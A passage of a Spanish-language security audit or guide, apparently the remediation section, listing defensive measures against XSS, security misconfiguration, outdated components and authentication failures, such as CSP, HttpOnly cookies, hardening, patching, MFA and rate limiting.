- **Uso de políticas de seguridad de contenido (CSP):** Las CSP son una forma efectiva de prevenir el XSS. Permiten a los sitios web controlar qué recursos se pueden cargar y ejecutar, lo que puede ayudar a prevenir la ejecución de scripts maliciosos.
- **Uso de cookies seguras:** Configura las cookies con la bandera HttpOnly para prevenir que los scripts en el lado del cliente accedan a ellas. Esto puede ayudar a prevenir el robo de cookies a través de ataques XSS.
- **Escapar datos no confiables:** Los datos no confiables deben ser escapados antes de ser incluidos en el HTML. Esto puede ayudar a prevenir la inyección de scripts maliciosos.
- **Uso de listas de permitidos en lugar de listas de prohibidos:** En lugar de intentar filtrar los datos de entrada para eliminar los elementos potencialmente dañinos (una lista de prohibidos), es mejor permitir sólo los elementos conocidos como seguros (una lista de permitidos).

## Para configuraciones de seguridad incorrectas

- **Procesos de instalación segura:** Se podrían usar herramientas de automatización como Ansible, Chef, Puppet o Terraform para automatizar el proceso de endurecimiento y asegurar de que cada nuevo entorno se configure de manera segura.
- **Minimizar la plataforma:** Desinstalar cualquier software, servicio o componente innecesario de los servidores. Cada pieza adicional de software aumenta la superficie de ataque potencial.
- **Revisión y actualización de configuraciones:** Mantener los sistemas actualizados con las últimas actualizaciones de seguridad. Utilizar herramientas de gestión de parches para automatizar este proceso.

- **Arquitectura de aplicación segmentada:** Utilizar técnicas como la contenerización (por ejemplo, Docker) y la segmentación de la red para aislar diferentes partes de la aplicación.
- **Envío de directivas de seguridad a los clientes:** Configurar el servidor web para enviar encabezados de seguridad HTTP, como Strict-Transport-Security, Content-Security-Policy, X-Content-Type-Options, X-Frame-Options y X-XSS-Protection.
- **Proceso automatizado para verificar la efectividad de las configuraciones y ajustes en todos los entornos:** Utilizar herramientas de escaneo de seguridad automatizadas y realizar auditorías de seguridad como esta de forma regular para verificar que las configuraciones de seguridad sean efectivas.

Para vulnerabilidades y desactualización de componentes

- **Actualizaciones regulares:** Mantener todos los sistemas, software y componentes actualizados.
- **Uso de software soportado:** Evitar el uso de software obsoleto o que haya llegado al final de su vida útil (EOL).
- **Revisión de dependencias:** Revisar regularmente las dependencias de los proyectos para asegurarse de que no se está utilizando ninguna biblioteca con vulnerabilidades conocidas.
- **Pruebas de seguridad:** Realizar pruebas de seguridad regulares, como escaneos de vulnerabilidades y pruebas de penetración, para identificar y corregir las vulnerabilidades.
- **Minimizar la superficie de ataque:** Sólo instalar los componentes necesarios para la aplicación. Cada componente adicional puede aumentar la superficie de ataque.
- **Segregación de redes y sistemas:** Segregar las redes y sistemas para limitar el impacto de una vulnerabilidad. Si un sistema se ve comprometido, la segregación puede evitar que el atacante se mueva lateralmente a través de tu red.
- **Principio de mínimo privilegio:** Otorgar a los usuarios y aplicaciones sólo los privilegios que necesitan para realizar sus tareas. Esto puede limitar el impacto de una vulnerabilidad.
- **Hardening de sistemas:** Reforzar los sistemas para reducir su vulnerabilidad. Esto puede incluir la desactivación de servicios innecesarios, la configuración de firewalls y la implementación de configuraciones de seguridad recomendadas.

## Para fallos de identidad y autenticación

- **Autenticación Multi-Factor:** Se debe implementar la autenticación multi-factor para prevenir ataques automatizados de reutilización de credenciales conocidas, fuerza bruta y reúso de credenciales robadas.
- **Evitar Credenciales por Defecto:** No se deben incluir o implementar en el software credenciales por defecto, particularmente para usuarios administradores.
- **Control Contra Contraseñas Débiles:** Se debe implementar un control contra contraseñas débiles, tal como verificar que una nueva contraseña o la utilizada en el cambio de contraseña no esté incluida en la lista de las 10,000 peores contraseñas.
- **Políticas de Contraseñas Modernas:** Se deben alinear las políticas de largo, complejidad y rotación de las contraseñas con las pautas de la sección 5.1.1 para Secretos Memorizados de la guía del NIST 800-63b u otras políticas de contraseñas modernas, basadas en evidencias.
- **Mensajes Genéricos:** Se debe asegurar que el registro, la recuperación de las credenciales y el uso de APIs, no permitan los ataques de enumeración de usuarios, mediante la utilización de los mismos mensajes genéricos en todas las salidas.
- **Tiempo de Espera entre Intentos Fallidos de Inicio de Sesión:** Se debe limitar o incrementar el tiempo de espera entre intentos fallidos de inicio de sesión, pero con cuidado de no crear un escenario de denegación de servicio.
- **Registro de Fallos:** Se deben registrar todos los fallos y avisar a los administradores cuando se detecten ataques de rellenos automatizados de credenciales, fuerza bruta u otros.